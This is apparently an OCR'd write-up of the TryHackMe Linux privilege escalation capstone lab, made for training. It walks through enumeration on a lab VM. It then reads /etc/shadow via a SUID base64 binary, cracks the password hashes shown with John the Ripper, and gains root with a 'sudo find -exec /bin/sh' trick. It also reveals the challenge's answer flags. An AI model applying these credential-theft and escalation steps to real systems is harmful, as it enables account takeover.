

Linux Privilege Escalation - Capstone Challenge



SSH to Target Machine

Command: `ssh leonard@10.10.230.234`



Enumeration

Enumerate valuable users

```
[leonard@ip-10-10-230-234 ~]$ ls -la /home
total 4
drwxr-xr-x.  5 root    root      50 Jun  7  2021 .
dr-xr-xr-x. 18 root    root     235 Jun  7  2021 ..
drwx------.  7 leonard leonard  197 Jun  7  2021 leonard
drwx------. 16 missy   missy   4096 Jun  7  2021 missy
drwx------.  2 root    root      23 Jun  7  2021 rootflag
[leonard@ip-10-10-230-234 ~]$
```

Define target information

Command: `hostnamectl status`

```
[leonard@ip-10-10-230-234 ~]$ hostnamectl status
   Static hostname: localhost.localdomain
Transient hostname: ip-10-10-230-234
         Icon name: computer-vm
           Chassis: vm
        Machine ID: d543788e3137ee4bbeeb3c01683b087d
           Boot ID: 1ab05a18239e4ea1aa9b23356d5c6903
    Virtualization: xen
  Operating System: CentOS Linux 7 (Core)
       CPE OS Name: cpe:/o:centos:centos:7
            Kernel: Linux 3.10.0-1160.el7.x86_64
      Architecture: x86-64
[leonard@ip-10-10-230-234 ~]$
```

Find the `writeable files/directories` of user Leonard

▼ Method 1: using `echo $PATH`

```
[leonard@ip-10-10-230-234 ~]$ echo $PATH
/home/leonard/scripts:/home/leonard/perl5/bin:/usr/sue/sbin:/usr/sue/bin:/r
oot/perl5/bin:/sbin:/bin:/usr/sbin:/usr/bin:/opt/puppetlabs/bin
[leonard@ip-10-10-230-234 ~]$
```

▼ Method 2: using `find`

```
[leonard@ip-10-10-230-234 ~]$ find / -writable 2>/dev/null | grep "leonard"
/var/spool/mail/leonard
/tmp/leonard
/home/leonard
/home/leonard/.mozilla
/home/leonard/.mozilla/extensions
/home/leonard/.mozilla/plugins
/home/leonard/.bash_logout
/home/leonard/.bash_profile
/home/leonard/.bashrc
/home/leonard/.emacs
/home/leonard/.kshrc
/home/leonard/.zshrc
/home/leonard/.cache
/home/leonard/.cache/abrt
/home/leonard/.cache/abrt/lastnotification
/home/leonard/.config
/home/leonard/.config/abrt
/home/leonard/.local
/home/leonard/.local/share
/home/leonard/perl5
/home/leonard/.bash_history
[leonard@ip-10-10-230-234 ~]$
```


Find files have SUID bit sets

Command: `find / -type f -perm -04000 2>/dev/null | grep "usr" | cut -d "/" -f 3,4`

Explain:

- `/` : find from the `/` directory
- `-type f` : specify the type of finding process as `file`
- `-perm` : define the permission of finding files
- `-04000` : equal to `-rwsr-xr-x`
- `2>/dev/null` : avoiding error `permission denied` for easier view because the current user is not **root**
- `grep "usr"` : filter only files contain **usr** characters

- `cut -d "/" -f 3,4` : separate file path with **/** characters and display the path from positions **3** and **4**



Escalate Privilege 1

Read file `/etc/shadow` and `/etc/passwd`

Command:

```
/usr/bin/base64 /etc/shadow | /usr/bin/base64 | grep root
/usr/bin/base64 /etc/passwd | /usr/bin/base64 | grep root
/usr/bin/base64 /etc/shadow | /usr/bin/base64 | grep missy
/usr/bin/base64 /etc/shadow | /usr/bin/base64 | grep missy
```

```
[leonard@ip-10-10-230-234 ~]$ /usr/bin/base64 /etc/shadow | /usr/bin/base64 --decode | grep root
root:$6$DWBzMoiprTTJ4gbW$g0szmtfn3HYFQweUPpSUCgHXZLzVii5o6PM0Q2oMmaDD9oGUSxe1yvKbnYsaSYHrUEQXTjIwOW/yrz
V5HtIL51::0:99999:7:::
[leonard@ip-10-10-230-234 ~]$ /usr/bin/base64 /etc/shadow | /usr/bin/base64 --decode | grep root
root:$6$DWBzMoiprTTJ4gbW$g0szmtfn3HYFQweUPpSUCgHXZLzVii5o6PM0Q2oMmaDD9oGUSxe1yvKbnYsaSYHrUEQXTjIwOW/yrzV5HtIL51::0:99999:7:::
[leonard@ip-10-10-230-234 ~]$ /usr/bin/base64 /etc/passwd | /usr/bin/base64 --decode | grep root
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/sbin/nologin
[leonard@ip-10-10-230-234 ~]$ /usr/bin/base64 /etc/shadow | /usr/bin/base64 --decode | grep missy
missy:$6$BjOlWE21$HwuDvV1iSiySCNpA3Z9LxkxQEqUAdZvObTxJxMoCp/9zRVCi6/zrlMlAQPAxfwaD2JCUypk4HaNzI3rPVqKHb/:18785:0:99999:7:::
[leonard@ip-10-10-230-234 ~]$ /usr/bin/base64 /etc/passwd | /usr/bin/base64 --decode | grep missy
missy:x:1001:1001::/home/missy:/bin/bash
[leonard@ip-10-10-230-234 ~]$
```

Crack the users credentials

1. Copy the above content to a file on attack machine

```
┌──(kali㉿kali)-[~/TryHackMe/LinPriv/CapstoneChallenge]
└─$ cat passwd.txt shadow.txt
root:x:0:0:root:/root:/bin/bash
missy:x:1001:1001::/home/missy:/bin/bash
root:$6$DWBzMoiprTTJ4gbW$g0szmtfn3HYFQweUPpSUCgHXZLzVii5o6PM0Q2oMmaDD9oGUSxe1yvKbnYsaSYHrUEQXTjIwOW/yrz
missy:$6$BjOlWE21$HwuDvV1iSiySCNpA3Z9LxkxQEqUAdZvObTxJxMoCp/9zRVCi6/zrlMlAQPAxfwaD2JCUypk4HaNzI3rPVqKHb/:18785:0:99999:7:::
```

2. Using `unshadow` for combining 2 creds in 1 file

```
┌──(kali㉿kali)-[~/TryHackMe/LinPriv/CapstoneChallenge]
└─$ cat credsHash.txt
root:$6$DWBzMoiprTTJ4gbW$g0szmtfn3HYFQweUPpSUCgHXZLzVii5o6PM0Q2oMmaDD9oGUSxe1yvKbnYsaSYHrUEQXTjIwOW/yrzV5HtIL51:0:0:root:/root:/bin/bash
missy:$6$BjOlWE21$HwuDvV1iSiySCNpA3Z9LxkxQEqUAdZvObTxJxMoCp/9zRVCi6/zrlMlAQPAxfwaD2JCUypk4HaNzI3rPVqKHb/:1001:1001::/home/missy:/bin/bash
```

3. Crack the password by `JohnTheRipper`

```
┌──(kali㉿kali)-[~/TryHackMe/LinPriv/CapstoneChallenge]
└─$ john -w=/home/kali/Downloads/rockyou.txt credsHash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (missy)
1g 0:00:06:49 13.69% (ETA: 18:35:36) 0.002440g/s 5261p/s 5270c/s 5270C/s Boumsong..Blah!!
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

It seems that the **root password** cannot be cracked 😢

Escalation Privilege 1 - Become Missy

Command: `su missy`

```
[leonard@ip-10-10-230-234 ~]$ su missy
Password:
[missy@ip-10-10-230-234 leonard]$
```

Read the flag1.txt

```
[missy@ip-10-10-230-234 home]$ ls missy/*
missy/Desktop:

missy/Documents:
flag1.txt

missy/Downloads:

missy/Music:

missy/perl5:

missy/Pictures:

missy/Public:

missy/Templates:

missy/Videos:
[missy@ip-10-10-230-234 home]$ cat flag1.txt
cat: flag1.txt: No such file or directory
[missy@ip-10-10-230-234 home]$ cat missy/flag1.txt
cat: missy/flag1.txt: No such file or directory
[missy@ip-10-10-230-234 home]$ cat missy/Documents/flag1.txt
THM-42828719920544
[missy@ip-10-10-230-234 home]$
```

Flag 1: THM-42828719920544

Escalate Privilege 2 - Become Root

Command: `sudo -l`

```
[missy@ip-10-10-230-234 home]$ sudo -l
Matching Defaults entries for missy on ip-10-10-230-234:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE K
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
    XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User missy may run the following commands on ip-10-10-230-234:
    (ALL) NOPASSWD: /usr/bin/find
[missy@ip-10-10-230-234 home]$
```

The `/usr/bin/find` can run by `sudo` with user **missy** without password

Get the exploit command to become root on https://gtfobins.github.io/gtfobins/find/#sudo

Command: `sudo find . -exec /bin/sh \; -quit`

```
[missy@ip-10-10-230-234 home]$ sudo find /home -exec /bin/bash \;
[root@ip-10-10-230-234 home]# whoami && id
root
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@ip-10-10-230-234 home]#
```

Read the flag2.txt

```
[root@ip-10-10-230-234 home]# ls
leonard  missy  rootflag
[root@ip-10-10-230-234 home]# ls rootflag
flag2.txt
[root@ip-10-10-230-234 home]# cat rootflag/flag2.txt
THM-168824782390238
[root@ip-10-10-230-234 home]#
```

Flag 2: THM-168824782390238